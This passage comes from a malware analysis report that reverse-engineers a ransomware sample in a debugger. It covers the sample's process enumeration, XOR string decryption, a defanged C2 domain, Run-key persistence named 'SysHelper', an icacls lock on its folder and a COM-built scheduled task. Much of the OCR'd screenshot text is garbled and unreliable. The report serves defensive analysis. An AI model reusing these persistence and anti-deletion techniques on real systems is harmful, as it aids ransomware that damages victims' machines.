	• < [0021C324 <winine< th=""><th></th><th><pre>vw&gt;]=<shell32.commandlinetoargvw></shell32.commandlinetoargvw></pre></th><th>&gt;</th><th>Default(stdcall)         ▼         5         ↓         Unlock           1:         [esp+4]         035250 L "\"C:\\Users\\         \\Desktop\\v           2:         [esp+4]         0135628         \\Desktop\\v           3:         [esp+6]         00374341 &lt;\vininet_dump.EntryPoint&gt;           4:         [esp+6]         0000000A</th></winine<>		<pre>vw&gt;]=<shell32.commandlinetoargvw></shell32.commandlinetoargvw></pre>	>	Default(stdcall)         ▼         5         ↓         Unlock           1:         [esp+4]         035250 L "\"C:\\Users\\         \\Desktop\\v           2:         [esp+4]         0135628         \\Desktop\\v           3:         [esp+6]         00374341 <\vininet_dump.EntryPoint>           4:         [esp+6]         0000000A
Ump 1	Ump 2	Dump 3 👹 Dump 4 👹 Du	mp 5 👼 Watch 1 🛛 🕸 Locals 🌮 Struct	0135E5E0 0365 0135E5E4 0135	92250 L"\"C:\\Users\'\\Desktop\\wininet_dump.e 5E628

#### Figure 28

It's important to mention that the malware can run with one of the following parameters: "– Admin", "–Task", "–AutoStart", "–ForNetRes", and "–Service". We'll describe the execution flows with different parameters later on.

All process IDs that correspond to the processes on the system are retrieved by calling the EnumProcesses API:

ddress H	¢Χ.				ASCIT			0133300	0133	ESDO				
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5		[x=] Locals	Struct	01353D/ 01353D/ 01353D	C 0000	A000				
	<ul> <li>0016220 0016220 0016220</li> <li>0016220</li> <li>0016220</li> <li>0016220</li> <li>0016220</li> <li>c</li> <lic< li=""> <li>c</li> <li>c</li> <lic< li=""> <li>c</li></lic<></lic<></ul>	6 8D 8 51 D FF D	40)	F	oush A000 lea ecx,dworoush ecx call eax	d ptr ss: <b>[</b> e	ibp-A820	e	>	x87SW_S Default (sto 1: [esp] 2: [esp- 3: [esp-	1 0 x875W_C( F 0 x875W_P (call) 01353DC0 -4] 0000A000 -8] 013555D0 C] 00000001	0	x87SW_U	🗌 Unio

#### Figure 29

Each process object is opened by the ransomware using OpenProcess (0x410 = **PROCESS\_QUERY\_INFORMATION** | **PROCESS\_VM\_READ**):

	ex.				ASCTT						
Ump 1	Ump 2	Ump 3	3 Ump 4	Dump 5	👹 Watch 1	[x=] Locals	Struct	01353DA9 01353DA0 01353DB0	000000	000	
			s122FE #122F		32.OpenProces	\$\$>			23	: [esp] 00000410 : [esp+4] 0000000 : [esp+8] 0000000 : [esp+C] 0000001	
IP	→• 0016228 <		15 AC CO 21		call dword pt	tr_ds:[ <mark>&lt;&amp;Op</mark>	enProcess>]		>	efault (stdcall)	▼ 5 😫 🗌 Unio
	<ul> <li>0016228</li> <li>0016228</li> <li>0016228</li> </ul>	7 6A	B4 BD E0 57 00 10 04 00 00	Protestaal I	push dword pr push 0 push 410	tr ss: eop+	ed1=4-A820			x875W_C1 0 x875W_C0 0 x875W_SF 0 x875W_P 0	

#### Figure 30

The malware extracts a handle for each module from a process that was successfully opened:



### Figure 31

The GetModuleBaseNameW function is used to retrieve the base name of a module that is compared with the name of the executable (in our case, "wininet\_dump.exe"):



# Figure 32

The binary performs a lot of XOR operations (key = 0x80) in order to decrypt relevant strings. The next figure contains a buffer with the C2 server securebiz[.]org:

	<pre>.text:0015EFC0 .text:0015EFC0 loc_15EFC0: .text:0015EFC0 mov ecx, [ebx] .text:0015EFC2 mov ecx, [ecx+edx*4] .text:0015EFC5 xor byte ptr [ecx+eax], 80h .text:0015EFC9 inc eax</pre>	
	.text:0015EFCA cmp eax, 97h ; '-' .text:0015EFCF jl short loc 15EFC0	Figure 33
	silore loc_locreo	i igui o oo
Address He	ex ASCII	
037313F8 36		
03731408 2E		
03731418 2F	E <u>67 65 74</u> <u>2E 70 68 70</u> 00 BB 9D 72 78 AB 44 04 /get.php.».rx«D. C BC 9D 72 40 79 E3 03 C0 7E 9E 72 80 89 91 72 ¼¼.r@yã.À~.rr	
03731438 DC		
03731448 A0		
03731458 A0		
	F 00 72 00 64 00 65 00 72 00 6C 00 61 00 79 00 o.r.d.e.r.l.a.y.	
03731478 6F	F 00 75 00 <u>74 00 28 00 29 00 22 00</u> 20 00 73 00 o.u.t.(.)."s. 8 00 65 00 65 00 00 BA 0D FO AD BA 0D FO AD BA h.e.e <b>°.ð.°.ð.</b> °	
	aware enone the Pup registry key using PegOpenKeyEvW (0y	

The ransomware opens the Run registry key using RegOpenKeyExW (0x80000001 = **HKEY\_CURRENT\_USER** and 0xF003F = **KEY\_ALL\_ACCESS**):

ETP-	<ul> <li>00161CFE</li> <li>00161CFF</li> <li>00161D04</li> <li>00161D06</li> <li>00161D08</li> <li>00161D10</li> <li>00161D12</li> <li></li> </ul>	50 68 3F 00 0F 00 64 00 68 00 02 25 00 68 01 00 00 80 88 FA FF 15 28 C0 21 00	push eax push FO03F push 0 push wininet_dump.250290 push 80000001 mov edi, edx call dword ptr ds:[<4RegOpenKeyExw>]	25029	x875tatusword 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 0 x875w_U 0 Default (stdcall)
		t_dump.&RegOpenKeyExW>]= <a .exe:\$11D12 #11D12</a 	dvapi32.RegOpenKeyExW>		1: [esp1 80000001 2: [esp+4] 00250290 L"Software\\Microsoft\\Windo 3: [esp+6] 0000000 4: [esp+C] 000F003F
		Dump 3 🗰 Dump 4 🗰 Dump	5 👹 Watch 1 🛛 🖉 Struct	013584CC 8000 013584D0 0025	

The process is looking for a value called "SysHelper", which doesn't exist at this time:

Address Hex 0135CCE8 00 00 00 00 00 00	00 00 00 00 00 00 00 00	ASCII	013584D0 00000 013584D4 0135E 013584D8 0135C	ISBC
💭 Dump 1 🚺 Dump 2 🚺	Dump 3 🗰 Dump 4 💷 Du	ımp 5 👹 Watch 1 🛛 🕼 🖉 Struct		ESC L"SysHelper"
<pre></pre>		<pre>push eax lea eax,dword ptr ss: [ebp-18F4] push eax lea eax,dword ptr ss: [ebp-20] push eax push deard ptr ss: [ebp-10] push dword ptr ss: [ebp-10] call dword ptr ds: [<gregqueryvalueexw>] &gt;]=<advap132.regqueryvalueexw></advap132.regqueryvalueexw></gregqueryvalueexw></pre>	24FE5'	x87Tw_6 0 (Empty) x87Tw_7 3 (Empty) x87Statusword 0000 x87Sw_8 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_50 x87Sw_C0 0 x87Sw_E5 0 x87Sw_50 x87Sw_P 0 x87Sw_U 0 Default (stdcal) ↓ 5 ↓ Union 1: [esp1 000003C8 2: [esp+4] 0024FESC L"SysHelper" 2: [esp+4] 000003C8 2: [esp+4] 000003C8


#### Figure 35

The UuidCreate function is used to generate a new UUID (16 random bytes):

CONSTREES     CONSTREES	call dword ptr ds:[<&UuidCreate>]	×	Default (stdcall)
<pre>dword ptr [0021C300 <wininet_dump.&uuidcreate>]=<rpcrt4.u #11efc<="" .text:00161efc="" pre="" wininet_dump.exe:\$11efc=""></rpcrt4.u></wininet_dump.&uuidcreate></pre>	uidCreate>		2: [esp+4] 000000A 3: [esp+8] 03745250 4: [esp+6] 7700FBD2 ntdll.7700FBD2
	06	0135B4DC 0135	E534

#### Figure 36

The process converts the UUID to a string using the UuidToStringW API:



A new directory based on the UUID is created by the malware:

00161F87     80 85 0C F7 FF FF     00161F80     50	push 0 lea eax, dword ptr ss:[ebp-8F4] push eax call dword ptr ds:[<&CreateDirectoryw>]	x8759w_C1 0         x8759w_C0 0         x875w_E5 0           x8759w_SF 0         x875w_P 0         x875w_U 0           Default (stdcall)          5         Unlock           1t (estd call)          5         Unlock
dword ptr [0021C1D4 <wininet_dump.&createdirectoryw>]=<k ###="" #11f8e="" .text:00161f8e="" 1="" 2="" 3="" 4="" 5<="" dump="" th="" wininet_dump.exe:s11f8e=""><th>Manuari e testa e 19 en a 0135840</th><th>1 [sb] 01350C88 L C:\\USers\\\AppOata\\Local\\6e1e2222 2 [sp+4] 000000A 4: [sp+c] 03745250 3 01350C88 L"C:\\USers\\\AppOata\\Local\\6e1e2222 C 100000000</th></k></wininet_dump.&createdirectoryw>	Manuari e testa e 19 en a 0135840	1 [sb] 01350C88 L C:\\USers\\\AppOata\\Local\\6e1e2222 2 [sp+4] 000000A 4: [sp+c] 03745250 3 01350C88 L"C:\\USers\\\AppOata\\Local\\6e1e2222 C 100000000
Address         Hex           01350CE8         430         034         0015C         00         55         00         73         00         65         00         72         00         73         00           01350CE8         430         00         5C         00         73         00         5C         00         73         00         7	ASCII 013584F 01588F	

#### Figure 38

The CopyFileW routine is utilized to copy the executable to a new file in the above directory:

ETP	<ul> <li>001620</li> <li>001620</li> <li>001620</li> <li>001620</li> <li>001620</li> <li>001620</li> <li>001620</li> </ul>	3E 8D 8 44 50 45 8D 8 48 50	0 5 OC F7 FF F 5 OC DF FF F 5 C4 C0 21 (	FF FF	push 0 lea eax,dwor push eax lea eax,dwor push eax call dword p	d ptr ss:	bp-20F4	eax:L eax:L	X#/>STATUSMOTO UUUU X875W_B 0 X875W_C3 0 X875W_C2 0 X875W_C1 0 X875W_C0 0 X875W_C5 0 X875W_SF 0 X875W_P 0 X875W_U 0
			.&CopyFilew>		.CopyFilew>			>	Default (stdcall)         ▼         5         □         Unlocd           11         [esp]         0.135C4E8         L"C:\Users\\\\\)         \\)         \)         Desktop\\writering           21         [esp+4]         0.135CE8         L"C:\Users\\\\)         \\)         \)         Desktop\\writering           31         [esp+8]         0.0000000         \\)         \\         AppData\\\)           41         [esp+6]         0.0000000A         \)         \)         \>
Dump 1	Ump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct		<pre>L+E8 L"C:\\Users\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\</pre>

The ransomware establishes persistence on the host by creating an entry called "SysHelper" under the Run registry key, which will run the executable with the "–AutoStart" parameter whenever the user logs on:

	push eax lea eax,dword ptr ss:[ebp-10F4] push eax push 2 push vanimet_dump.24FESC push dword ptr ds:[ebp-14] call dword ptr ds:[edRegSetValueExw>] vapi32.RegSetValueExw>	eax:L eax:L 24FES	X8/IW_6 3 (LEMPTY) X8/IW_/ 3 (LEMPTY) X875KL 0000 X875W_6 0 X875W_C3 0 X875W_C2 0 X875W_51 0 X875W_C0 0 X875W_C2 0 X875W_5F 0 X875W_F 0 X875W_U 0 Default (stdcal) 1: [esp) 000003C8 2: [esp+4] 00024FESC L"SysHelper" 3: [esp+4] 00024FESC L"SysHelper"
.text:001620F3 wininet_dump.exe:\$120F3 #120F3	Watch 1 [x=] Locals 2 Struct	01358400 000000	ESC L"SysHelper"
D15D54E8         122         00         43         00         34         00         5C         00         13         00         5C         00         72         00         65         00         72         00         65         00         72         00         65         00         72         00         64         00         72         00         65         00         72         00         65         00         72         00         61         00         72         00         61         00         72         00         61         00         72         00         61         00         72         00         61         00         72         00         61         00         72         00         61         00         72         00         61         00         72         00         61         00         72         00         61         00         74         00         61         00         72         00         61         00         52         00         21         00         21         00         21         00         21         00         21         00         21         00         21         00	0 5.\	013584D4 00000 013584D8 0135D 013584DC 000000 013584E0 000000 013584E4 03745 013584E8 7700FE	<pre>#E8 L"\"C:\\Users\\\\AppData\\Local\\6e1e2222- D0A 250</pre>
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	0 3.0.f7.e.8.7. 0 2.4.3.a.c.c.f.2. 0 \.w.1.n.1.n.e.t. 0d.u.m.pe.x. 0 e."A.u.t.	013584EC 000000 013584F0 000000 013584F4 000000 013584F8 03668 013584FC 03690 01358500 000000	001 77F 570 948 000

#### Figure 40

The binary denies "Everyone" to delete the folder created above using the icacls command, as highlighted in figure 41:

EIP	00162183     00162184     0016218A     0016218A     0016218B     0016218B     00162191     00162191     00162193     00162193     00162190	50 50 50 6A 000 6A 000 6A 400 6A 000 6A	push eax push 0 push 0 push 48 push 0 push 0 push 0 push 0 push 0 push eax push 0 push eax	d ptr ss:[ebp-F4] d ptr ss:[ebp-30F4] tr ds:[«&CreateProcess%>]	ea		87TagWord FFFF 87Tw_2 3 (Empty) x87Tw_1 3 (Empty) 87Tw_2 3 (Empty) x87Tw_3 3 (Empty) 87Tw_4 3 (Empty) x87Tw_5 3 (Empty) 87Tw_6 3 (Empty) x87Tw_7 3 (Empty) 87StatusWord 0000 87Sw_1 0 x87Sw_C 0 x87Sw_C 2 0 87Sw_1 0 x87Sw_C 0 x87Sw_C 2 0 87Sw_5 0 x87Sw_P 0 x87Sw_U 0 fault(stdcall) ▼ 5 ↓ Unlock
dword ptr	C [0021C1DC <wini< th=""><th>net_dump.&amp;CreatePro</th><th>ocessw&gt;]=<kernel32.creater< th=""><th>ProcessW&gt;</th><th></th><th>&gt; 1:</th><th>[esp] 00000000</th></kernel32.creater<></th></wini<>	net_dump.&CreatePro	ocessw>]= <kernel32.creater< th=""><th>ProcessW&gt;</th><th></th><th>&gt; 1:</th><th>[esp] 00000000</th></kernel32.creater<>	ProcessW>		> 1:	[esp] 00000000
						3:	[esp+8] 00000000
.text:001	1621A0 wininet_du	mp.exe:\$121A0 #121	40				
Ump 1	1 👹 Dump 2 👹	mp.exe:\$121A0 #121	📖 Dump 5 🛛 👹 Watch 1	Ix=I Locals 🖉 Struct	0135B4B 0135B4C	000000 013584 0000000	00 E8 L"icacls \"C:\\Users\\ <b>TT</b> \\AppData\\Local\'
Address 013584E8 013584E8 01358508 01358518 01358518 01358538 01358548 01358548 01358558	Hex         GS         00         63         00         61           43         00         3A         00         5C         00           44         00         61         00         74         00           40         061         00         74         00         20         00         2C         00         0C         0C </td <td>Dump 3         Ump 4           00 63 00         6C 00 73 0           00 55 00 73 00         65 0           00 61 00         5C 00 41 0           00 62 00         61 00           00 61 00         6C 00 41 0           00 62 00         61 00 31 0           00 37 00         65 00 38.0</td> <td>Ump 5 🛞 Watch 1 ASCII 0 20 00 22 00 72 00 73 00 C 72 00 73 00 C 1</td> <td></td> <td>0135848 013584C 013584C 013584C 013584C 013584D 013584D 013584D 013584D 013584D</td> <td>000000</td> <td>00 E8 L"fcacls \"C:\\Users\\<b></b>\\AppData\\Local\ 00 48 00 00 E8 44 44</td>	Dump 3         Ump 4           00 63 00         6C 00 73 0           00 55 00 73 00         65 0           00 61 00         5C 00 41 0           00 62 00         61 00           00 61 00         6C 00 41 0           00 62 00         61 00 31 0           00 37 00         65 00 38.0	Ump 5 🛞 Watch 1 ASCII 0 20 00 22 00 72 00 73 00 C 72 00 73 00 C 1		0135848 013584C 013584C 013584C 013584C 013584D 013584D 013584D 013584D 013584D	000000	00 E8 L"fcacls \"C:\\Users\\ <b></b> \\AppData\\Local\ 00 48 00 00 E8 44 44

#### Figure 41

A second persistence mechanism consists of creating a scheduled task (using COM objects) that will run the ransomware every 5 minutes.

The malicious file initializes the COM library on the current thread using the Colnitialize function:



We have observed that the implementation is similar to the one presented at <u>https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example\_c</u>, however we'll dig deeper and explain how the assembly code looks like.

The ColnitializeSecurity routine is used to register and set the default security values for the process (0x6 = RPC\_C\_AUTHN\_LEVEL\_PKT\_PRIVACY and 0x3 = RPC\_C\_IMP\_LEVEL\_IMPERSONATE):

Control		<pre>push 0 push 0 push 0 push 3 push 4 push 6 push 6 push 0 push 0 push 0 call dword ptr ds:[&lt;&amp;CoInitializeSecurity&gt; /&gt;]=<combase.coinitializesecurity></combase.coinitializesecurity></pre>	x87TW_4 3 (Empty)         x87TW_4 3 (Empty)           x87TW_6 3 (Empty)         x87TW_7 3 (Empty)           x87TW_6 3 (Empty)         x87TW_7 3 (Empty)           x87TW_6 3 (Empty)         x87TW_7 3 (Empty)           x87TW_6 0 x87SW_C3 0 x87SW_C2 0         x87SW_52 0 x87SW_52 0           x87SW_50 0 x87SW_70 0 x87SW_50 0         x87SW_52 0           x87SW_61 0 x87SW_70 0 x87SW_70 0         x87SW_50 0           x87SW_61 0 x87SW_70 0         x87SW_50 0           x85SW_61 0 x87SW_70 0         x87SW_50 0           x85SW_61 0 00000000         x87SW_61 0           x85SW_61 0 00000000         x87SW_70 0
Ump 1 Ump 2	Dump 3 💭 Dump 4 💭 Dump !	👹 Watch 1 🛛 🗱 🕺 Struct	0135E054 00000000 0135E058 FFFFFFF
	2 GF 03 EE FE EE FE EE FE EE E EE FE EE FE EE FE EE	ASCII E [pen.0"0.1 [b [b [b ]b E [ pen.0"0.1 [b [b ]b [b ]b E [ b ]b [b ]b [b ]b [b ]b E [ b ]b [b ]b [b ]b [b ]b E [ b ]b [b ]b [b ]b ]b ]b E [ b ]b [b ]b ]b ]b ]b ]b E [ b ]b [b ]b ]b ]b ]b ]b E [ b ]b [b ]b ]b ]b ]b ]b E [ b ]b ]b ]b ]b ]b ]b ]b E [ b ]b ]b ]b ]b ]b ]b ]b E [ b ]b ]b ]b ]b ]b ]b ]b ]b E [ b ]b ]	135505C 0000000     01355060 000000     01355064 0000000     01355064 0000008     01355065 0000003     01355070 0000000     01355077 00000000     01355074     0000000     01355074     0000000     01355074     0000000     01355074     0000000     01355074     0000000     01355074     0000000     0135507     0000000     0135     01

# Figure 43

The process creates an object with the CLSID {0F87369F-A4E5-4CFC-BD3E-

73E6154572DD}, which implements the Schedule.Service class for operating the Windows Task Scheduler Service:



# Figure 44

You can notice if you follow the C++ implementation mentioned above that in a case of a function call such as  $p \rightarrow f(a,b)$ , the assembly representation contains 3 parameters pushed on the stack (because the pointer p is pushed as well). An example of such a call is represented by the ITaskService::GetFolder method, which gets a folder of registered tasks:

taskschd.6C4E16F4]=task et_dump.exe:\$D411 #D411		Default (stdcall) 1: [esp] 034C71 2: [esp+4] 0367 3: [esp+4] 0135 4: [esp+4] 0135 4: [esp+5] 01000	F72D4 5E5B4
		3: [esp+8] 0135	5E5B4


# Figure 45

A task called "Time Trigger Task" is deleted using the ITaskFolder::DeleteTask method:

Address Hey				ASCTT 0135E074 000							
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	2 Struct	0135E06C 034 0135E070 036	C72A8 F72FC L"Time Trigger Task"		
	ecx+3C]=[tas			hd.6C4F57A0	)				1: [esp] 034C72A8 2: [esp+4] 036F72FC L"Time Trigger Task" 3: [esp+8] 00000000 4: [esp+C] 00000258		
TP	→ 0015D46	2 FF 5	1 3C		call dword p			~	Default (stdcall) 🔻 5 🔹 🗌 Unloc		
	<ul> <li>0015D45</li> <li>0015D45</li> <li>0015D45</li> <li>0015D45</li> <li>0015D46</li> </ul>	E 52 F 50			push edx push edx mov ecx,dwor	d ptr ds:[e	ax]	edx:L	x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_5F 0 x875W_P 1 x875W_U 0		



The ITaskService::NewTask function is utilized to create an empty task definition object:



### Figure 47

An example of a safe release when the pointer is no longer used is shown in figure 48:

0015D48C 51 push ecx     0015D48D 8B 11 mov edx,dword ptr ds:[ecx]		x875W_5F 0 x875W_P 1	x875W_U 0
BIP → 0015D48F FF 52 08 call dword ptr ds:[edx+8]	×	Default (stdcall)	▼ 5 🗘 Unlock
<pre>dword ptr [edx+8]=[6C4E16E0 "'201"]=taskschd.6C4F5A60 .text:0015D48F wininet_dump.exe:\$D48F #D48F</pre>		1: [esp] 034C7150 2: [esp+4] 00000258 3: [esp+8] 03745250 4: [esp+C] 0000000	

# Figure 48

The binary retrieves the registration information of the task (the description, the author, and the date the task is registered) by calling the ITaskDefinition::get\_RegistrationInfo method:

	<ul> <li>0015D4</li> <li>0015D4</li> <li>0015D4</li> <li>0015D4</li> </ul>	BA 50	8	1	push edx push eax mov ecx,dwor	d ptr ds:[e	axl			75W_C1 0 x875W_C0 0 75W_SF 0 x875W_P 1	
dword ptr [	0015D4 (ecx+1C]=[ta	ED FF 5			call dword p			>	1: 2: 3:	fault (stdcall) [esp] 034C7308 [esp+4] 0135E58C [esp+8] 00000258 [esp+C] 03745250	▼ S I Unlock
.text:0015D	4BD wininet	_dump.exe:\$	D4BD #D4BD						10000	Teshiel, surveys	
Dump 1	Ump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	2 Struct	0135E070 034 0135E074 013			

# Figure 49

IRegistrationInfo::put\_Author is used to set the author of the task to "Author Name":

	<ul> <li>0015D4</li> <li>0015D4</li> <li>0015D4</li> <li>0015D4</li> </ul>	E9 50	8		oush edx oush eax nov ecx,dwor	d otr ds:[e	eaxl	edx:L		75W_C1 0 x875W_C0 0 x875 75W_SF 0 x875W_P 1 x875		
dword ptr [	001504 <	EC FF 5	1 28	hd. 6C4F8F30	all dword p	tr ds:[ecx		>	Def	ault (stdcal) [esp] 034C73C0 [esp+4] 036F7394 L"Author		5 🗘 🗌 Unlock
.text:0015D	4EC wininet	_dump.exe:\$	D4EC #D4EC						3: 4:	[esp+8] 00000258 [esp+C]_03745250	Turne .	
Dump 1	U Dump 2	Ump 3	Dump 4	Dump 5	💮 Watch 1	(x=) Locals	2 Struct	0135E070 034 0135E074 036		0 4 L"Author Name"		

# Figure 50

The ransomware retrieves the principal for the task (which provides the security credentials) by calling the ITaskDefinition::get\_Principal function:

0015D51B 52     0015D51C 50     0015D51D 88 08	push edx push eax mov ecx.dword ptr ds:[eax]		75W_C0 0 x875W_ES 0 75W_P 1 x875W_U 0
BIP     →     COISDSIF     FF 51       dword ptr [ecx+3C]=[taskschd.6C4E1F	3C [call dword ptr ds:[ecx+3C]	3: [esp+8] 0000	5E594 00258
.text:0015D51F wininet_dump.exe:\$D5	1F #D51F	4: [esp+C]_0374 0135E070 034C7308 0135E074 0135E594	45250

#### Figure 51

The security logon type is set to 0x3 (**TASK\_LOGON\_INTERACTIVE\_TOKEN**), which means that the task will be run only in an existing interactive session:

	<ul> <li>0015DS</li> <li>0015D5</li> <li>0015D5</li> </ul>	2F 50 30 8B 0	8		oush 3 push eax nov ecx,dwor	d ptr ds:[e	ax]		XE	x875W_ES 0 x875W_U 0
		skschd.6C4E	1314]=taskso	hd.6C4EBABO	call dword p	tr ds:[ec⊻	38]	, ,	Def 1:	▼ 5 🔄 🗆 Unlock
	532 wininet.				20		db	0135E070 034	1	
Dump 1	Ump 2	Dump 3	Ump 4	Ump 5	💮 Watch 1	x=  Locals	2 Struct	0135E074 000		
Figure	52									

ITaskDefinition::get\_Settings is utilized to retrieve the settings that describe how the Task Scheduler performs the task:



### Figure 53

The file sets a Boolean value to 0xFFFFFFF (**VARIANT\_TRUE**) that indicates the Task Scheduler can start the task at any time after its scheduled time has elapsed using the ITaskSettings::put\_StartWhenAvailable method:



#### Figure 54

The amount of time the Task Scheduler will wait for an idle condition to occur is set to 5 minutes via a function call to IIdleSettings::put\_WaitTimeout:

0015D5C1     0015D5C2     0015D5C3		push edx push eax mov ecx,dword ptr ds:[eax]	edx: L	x87SW_C1 0 x87SW_C0 0 x87SW_ES 0 x87SW_SF 0 x87SW_P 1 x87SW_U 0
EII 001505C5 <		call dword ptr ds: [ecx+28]	×	Default (stdcall)
dword ptr [ecx+28]=[task .text:0015D5C5 wininet_d		d. 6C4F9A30		1: [esp] 034C74C8 2: [esp+4] 036F7394 L"PT5M" 3: [esp+8] 00000258 4: [esp+C] 03745250
Ump 1 Ump 2	Dump 3 🔛 Dump 4	📖 Dump 5 🛛 🥮 Watch 1 🛛 🗱 Locals 🎾 Struct	0135E070 034 0135E074 036	577394 L"PTSM"

#### Figure 55

ITaskDefinition::get\_Triggers is used to get a collection of triggers used to start the task:

0015D5F4     0015D5F5     0015D5F6	52 50 88 08	push edx push eax mov ecx,dword ptr ds:	[eav]		N_C1 0 X875W_C0 0 N_SF 0 X875W_P 1	
dword ptr [ecx+24]=[taskschd.	FF 51 24	call dword ptr ds:[ed	[x+24]	2: [e	(stdcall) (sp) 034C7308 (sp+4] 0135E57C (sp+8] 00000258	▼ 5 🗊 🗆 Unlock
.text:0015D5F8 wininet_dump.		💭 Dump 5 🛛 🛞 Watch 1 🛛 Ix=l Local	s 🎾 Struct	4: e	sp+C]_03745250	

# Figure 56

The executable creates a new trigger for the task using the ITriggerCollection::Create method (0x1 = **TASK\_TRIGGER\_TIME**):

dword ptr [ecx+28]=[tasksc .text:0015D616 wininet_dum	push eax call dword ptr ds:[ecg+28]	x875W_5F 0 x875W_P 1 x875W_U 0 Default (stdcall)    5   Unloc 1: [esp] 034C7558 2: [esp+4] 00000001 3: [esp+6] 0135588 4: [esp+6] 0000258
		0135E06C 034C7558

# Figure 57

There is a QueryInterface call with a parameter set as CLSID {B45747E0-EBA7-4276-9F29-85C5BB300006} – **IID\_ITimeTrigger**:

<ul> <li>0015D632</li> <li>0015D633</li> <li>C7 45 DC 00 00 00</li> <li>0015D63A</li> <li>68 <u>C5 0 22 00</u></li> <li>0015D63F</li> <li>88 08</li> <li>0015D641</li> <li>50</li> </ul>	push edx mov dword ptr ss:[ebp-24],0 push wininet_dump.22SOEC mov ecx,dword ptr ds:[eax] push eax	x875tatusword 0020 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 1 x875w_U 0
BIG         Image: CollSD612         FF 11           Image: CollSD612	<pre>call dword ptr ds:[ecx] &gt;</pre>	▼         Default (stdcall)         ▼         5         □ Unlock           1:         [esp1]         034C7630
Image: Second state         Image: Second state	ASCII 0135E074 0	02250EC wininet_dump.002250EC 135E544 00000258

The identifier for the trigger is set to "Trigger1" using the ITrigger::put\_Id function:

0015D71     0015D71     0015D71     0015D71		push edx push eax mov ecx,dword ptr ds:[eax]	edx:L	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 1 x875W_U 0
EIP 0015D71		call dword ptr ds:[ec2+24]	· · · · · · · · · · · · · · · · · · ·	Default (stdcall) 🔹 5 🔹 🗌 Unlock
dword ptr [ecx+24]=[tash .text:0015D71E wininet_c	-	1.6C4FDBE0		1: [esp] 034C7630 2: [esp+4] 036F7394 L"Trigger1" 3: [esp+8] 00000258 4: [esp+C]_03745250
Dump 1 Dump 2	Dump 3 Dump 4	💭 Dump 5 🛛 🐯 Watch 1 🛛 💷 Locals 🖉 Struct	0135E070 034 0135E074 036	C7630 \$77394 L"Trigger1"

### Figure 59

The ransomware sets the date and time when the trigger is deactivated by calling the ITrigger::put\_EndBoundary method:

	<ul> <li>0015D7</li> <li>0015D7</li> <li>0015D7</li> <li>0015D7</li> </ul>	58 50	R		push edx push eax nov ecx,dwor	d otr ds:[	axl	edx:L		75W_C1 0 x875W_C0 0 75W_SF 0 x875W_P 1	
	→• 0015D7 <		1 44			tr ds:[ecx		×	Def	ault (stdcall) [esp] 034C7630	▼ [5 ‡ ] U
	[ecx+44]=[ta 075B wininet			hd.6C4FDD40					2:	[esp+4] 036F72FC L"203 [esp+8] 00000258 [esp+C] 03745250	80-05-02T08:00:00"
Dump 1	Ump 2	Dump 3	Dump 4	Dump 5	😻 Watch 1	[x=] Locals	2 Struct	0135E070 034 0135E074 036		C L"2030-05-02T08:00:0	00"
	~~										

#### Figure 60

The system time is extracted via a call to the \_time64 function:

BIP 0015D777 50 0015D778 E8 32 63 01 00 <	call wininet_dump.173AAF		Default (stdcall)
<pre>wininet_dump.00173AAF .text:0015D778 wininet_dump.exe:\$D778 #D778</pre>			1: [esp] 01355570 2: [esp+4] 00000258 3: [esp+8] 03745250 4: [esp+C] 0000000
	Brance & Market I Fall and () Church	0135E074 013	55570

# Figure 61

The malware formats the system time into a human-readable form using strftime:

Address   Hex	💭 Dump 3 👹 Dump 4 👹 Du	ASCII	0135E064 0003050 0135E064 00000505 "אY-%m-%dTNH:%N:%S" ○135E066 00250088 "אY-%m-%dTNH:%N:%S"
<pre>vininet_dump.001728E0 .text:0015D79E wininet_d</pre>		call wininet_dump.1728E0	Default (stdcal)         ✓         5 ♀         Ur           1:         [esp+4]         00000050         3:         [esp+8]         00050088         "NY-Nm-NdTNH:NM:NS"           4:         [esp+6]         036F2D50         036F2D50         "Notestand"         "Notestand"
<ul> <li>0015D78</li> <li>0015D79</li> <li>0015D79</li> <li>0015D79</li> <li>0015D79</li> <li>0015D79</li> <li>0015D79</li> </ul>	68 <u>88 00 25 00</u> 8D 85 CO FE FF FF 6A 50 50	push eax push wininet_dump.250088 lea eax,dword ptr ss:[ebp-140] push so push eax	250088:"% X875tatusWord 0020 X875W_EB 0 x875W_C3 0 x875W_C2 0 X875W_C1 0 x875W_C0 0 x875W_E5 0 X875W_SF 0 x875W_P 1 x875W_U 0

# Figure 62

The malicious binary sets the date and time when the trigger is activated by calling the ITrigger::put\_StartBoundary method:


The post of the second of the	0015D7     0015D7     0015D7     0015D7		push edx push eax mov ecx,dword ptr ds:[eax]	edx:L"2	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 1 x875W_U 0
dword ptr [ecx+3C]=[taskschd.6C4E1BF0]=taskschd.6C4FDD00 2: [esp+4] 036F72FC L"2021-10-26T16:24:28" 3: [esp+4] 00000258	0015D7				
